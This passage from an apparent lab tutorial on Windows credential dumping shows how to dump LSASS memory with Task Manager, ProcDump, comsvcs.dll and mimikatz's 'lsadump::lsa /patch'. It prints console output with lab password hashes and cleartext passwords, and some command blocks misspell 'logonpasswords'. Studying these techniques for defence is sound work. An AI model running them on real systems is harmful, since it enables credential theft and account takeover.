
The file is located at:

C:\Users\raj\AppData\Local\Temp\lsass.DMP

Now start mimikatz to get the data out of the DMP file using the following command:

```
privilege::debug
sekurlsa::minidump
C:\Users\raj\AppData\Local\Temp\lsass.DMP
sekurlsa::logonpasswords
```

As you can see from the image below, we have a clear text password.




```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd C:\Users\raj\Desktop
PS C:\Users\raj\Desktop> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::minidump C:\Users\raj\AppData\Local\Temp\lsass.DMP
Switch to MINIDUMP : 'C:\Users\raj\AppData\Local\Temp\lsass.DMP'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\raj\AppData\Local\Temp\lsass.DMP' file for minidump...

Authentication Id : 0 ; 334696 (00000000:00051b68)
Session           : Interactive from 1
User Name         : raj
Domain            : WIN-NFMRD37ITKD
Logon Server      : WIN-NFMRD37ITKD
Logon Time        : 4/2/2020 9:11:54 PM
SID               : S-1-5-21-3008983562-280188460-17735145-1000
        msv :
         [00000003] Primary
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * LM       : b757bf5c0d87772faad3b435b51404ee
         * NTLM     : 7ce21f17c0aee7fb9ceba532d0546ad6
         * SHA1     : 139f69c93c042496a8e958ec5930662c6cccafbf
        tspkg :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
        wdigest :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
        kerberos :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
        ssp :
        credman :
         [00000000]
         * Username : pentest
         * Domain   : 192.168.1.111
         * Password : 123
```

Method 2: ProcDump

The ProcDump tool is a free command-line tool published by Sysinternals whose primary purpose is monitoring an application and generating memory dumps.
Use the “-accepteula” command-line option to automatically accept the Sysinternals license agreement and “-ma” Parameter to write a dump file with all process memory (lsass.exe) in a .dmp format.

```
procdump.exe -accepteula -ma lsass.exe
```




```
C:\Users\raj\Downloads\Procdump>procdump.exe -accepteula -ma lsass.exe mem.dmp

ProcDump v9.0 - Sysinternals process dump utility
Copyright (C) 2009-2017 Mark Russinovich and Andrew Richards
Sysinternals - www.sysinternals.com

[21:28:02] Dump 1 initiated: C:\Users\raj\Downloads\Procdump\mem.dmp
[21:28:03] Dump 1 writing: Estimated dump file size is 33 MB.
[21:28:03] Dump 1 complete: 33 MB written in 0.9 seconds
[21:28:03] Dump count reached.
```

Again, repeat the same step and use mimikatz to read the mem.dmp file.

```
privilege::debug

sekurlsa::minidump C:\Users\raj\Downloads\Procdump\mem.dmp

sekurlsa::logonpasswords
```

And now, as you can see from the image below, we’ve got a clear-text password.




```
Windows PowerShell
Copyright (C) 2009 Microsoft Corporation. All rights reserved.

PS C:\Windows\system32> cd C:\Users\raj\Desktop
PS C:\Users\raj\Desktop> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz #

mimikatz # sekurlsa::minidump C:\Users\raj\Downloads\Procdump\mem.dmp
Switch to MINIDUMP : 'C:\Users\raj\Downloads\Procdump\mem.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\raj\Downloads\Procdump\mem.dmp' file for minidump...

Authentication Id : 0 ; 334696 (00000000:00051b68)
Session           : Interactive from 1
User Name         : raj
Domain            : WIN-NFMRD37ITKD
Logon Server      : WIN-NFMRD37ITKD
Logon Time        : 4/2/2020 9:11:54 PM
SID               : S-1-5-21-3008983562-280188460-17735145-1000
        msv :
         [00000003] Primary
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * LM       : b757bf5c0d87772faad3b435b51404ee
         * NTLM     : 7ce21f17c0aee7fb9ceba532d0546ad6
         * SHA1     : 139f69c93c042496a8e958ec5930662c6cccafbf
        tspkg :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
        wdigest :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
        kerberos :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
        ssp :
        credman :
         [00000000]
         * Username : pentest
         * Domain   : 192.168.1.111
         * Password : 123
```

Method 3: comsvcs.dll

The comsvcs.dll DLL found in Windows\system32 that call minidump with rundll32, so you can use it to dump the Lsass.exe process memory to retrieve credentials. Let’s identify the process ID for lsass before running the DLL.

```
Get-Process lsass

.\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump
492 C:\mem.dmp full
```




```
PS C:\Windows\system32> Get-Process lsass

Handles  NPM(K)    PM(K)      WS(K) VM(M)   CPU(s)     Id ProcessName
-------  ------    -----      ----- -----   ------     -- -----------
    563      18     3500      32344    39     0.44    492 lsass

PS C:\Windows\system32> .\rundll32.exe C:\windows\System32\comsvcs.dll, MiniDump 492 C:\mem.dmp full
PS C:\Windows\system32>
```

Again, repeat the same step and use mimikatz to read the mem.dmp file.

```
privilege::debug

sekurlsa::minidump C:\mem.dmp

sekurlsa::longonpasswords
```

Again, we’ve got a clear-text password.




```
PS C:\Users\raj\Desktop> .\mimikatz.exe

  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::minidump C:\mem.dmp
Switch to MINIDUMP : 'C:\mem.dmp'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\mem.dmp' file for minidump...

Authentication Id : 0 ; 334696 (00000000:00051b68)
Session           : Interactive from 1
User Name         : raj
Domain            : WIN-NFMRD37ITKD
Logon Server      : WIN-NFMRD37ITKD
Logon Time        : 4/2/2020 9:11:54 PM
SID               : S-1-5-21-3008983562-280188460-17735145-1000
        msv :
         [00000003] Primary
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * LM       : b757bf5c0d87772faad3b435b51404ee
         * NTLM     : 7ce21f17c0aee7fb9ceba532d0546ad6
         * SHA1     : 139f69c93c042496a8e958ec5930662c6cccafbf
        tspkg :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
        wdigest :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
        kerberos :
         * Username : raj
         * Domain   : WIN-NFMRD37ITKD
         * Password : 1234
```

Windows 10 (LSA) Credential Dump


Method 1: Task manager

The Lsass.exe is renamed as LSA in Windows 10 and the process can be found by the name of "Local Security Authority" inside the task manager. It will also save the dump file in .dmp format so, again repeat the same steps as done above.

Go to the Task Manager and explore the process for Local Security Authority, then extract its dump as shown.



You will get the “lsass.DMP” file inside the /Temp directory of the user account directory under /AppData/local.




The file has been successfully created.

The file is located at:
C:\Users\raj\AppData\Local\Temp\lsass.DMP

Again, repeat the same step and use mimikatz to read the dmp file.

```
privilege::debug
sekurlsa::minidump C:\Users\raj\AppData\Local\Temp\lsass.DMP
sekurlsa::longonpasswords
```

Since it was Windows 10 therefore, the level of security get increases and we have obtained the password hashes, as you can see from the given below image.




```
mimikatz # privilege::debug
Privilege '20' OK

mimikatz # sekurlsa::minidump C:\Users\raj\AppData\Local\Temp\lsass.DMP
Switch to MINIDUMP : 'C:\Users\raj\AppData\Local\Temp\lsass.DMP'

mimikatz # sekurlsa::logonpasswords
Opening : 'C:\Users\raj\AppData\Local\Temp\lsass.DMP' file for minidump...

Authentication Id : 0 ; 212652 (00000000:00033eac)
Session           : Interactive from 1
User Name         : raj
Domain            : DESKTOP-RGP209L
Logon Server      : DESKTOP-RGP209L
Logon Time        : 4/8/2020 7:33:41 AM
SID               : S-1-5-21-693598195-96689810-1185049621-1001
        msv :
         [00000003] Primary
         * Username : raj
         * Domain   : DESKTOP-RGP209L
         * NTLM     : 3dbde697d71690a769204beb12283678
         * SHA1     : 0d5399508427ce79556cda71918020c1e8d15b53
        tspkg :
        wdigest :
         * Username : raj
         * Domain   : DESKTOP-RGP209L
         * Password : (null)
        kerberos :
         * Username : raj
         * Domain   : DESKTOP-RGP209L
         * Password : (null)
        ssp :
```

Method 2: Mimikatz parameter -patch

The “-patch” parameter is patching the samsrv.dll running inside lsass.exe which displays LM and NT hashes. So, you when you will execute the following commands it will dump the password hashes.

```
privilege::debug
lsadump::lsa /patch
```




```
  .#####.   mimikatz 2.2.0 (x64) #18362 Mar  8 2020 18:30:37
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > http://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > http://pingcastle.com / http://mysmartlogon.com   ***/

mimikatz # privilege::debug
Privilege '20' OK

mimikatz # lsadump::lsa /patch
Domain : DESKTOP-RGP209L / S-1-5-21-693598195-96689810-1185049621

RID  : 000001f4 (500)
User : Administrator
LM   :
NTLM :

RID  : 000001f7 (503)
User : DefaultAccount
LM   :
NTLM :

RID  : 000001f5 (501)
User : Guest
LM   :
NTLM :

RID  : 000003e9 (1001)
User : raj
LM   :
NTLM : 3dbde697d71690a769204beb12283678

RID  : 000001f8 (504)
User : WDAGUtilityAccount
LM   :
NTLM : edd810648111ca8c05485cc1c297f75e

mimikatz #
```

Method3: Mimikatz – Token Elevation

We are using mimikatz once again to get the hashes directly, without involving any dump file or DLL execution this is known as “Token Impersonation”. As you can observe, we got an error when we try to run the following command as a local user.

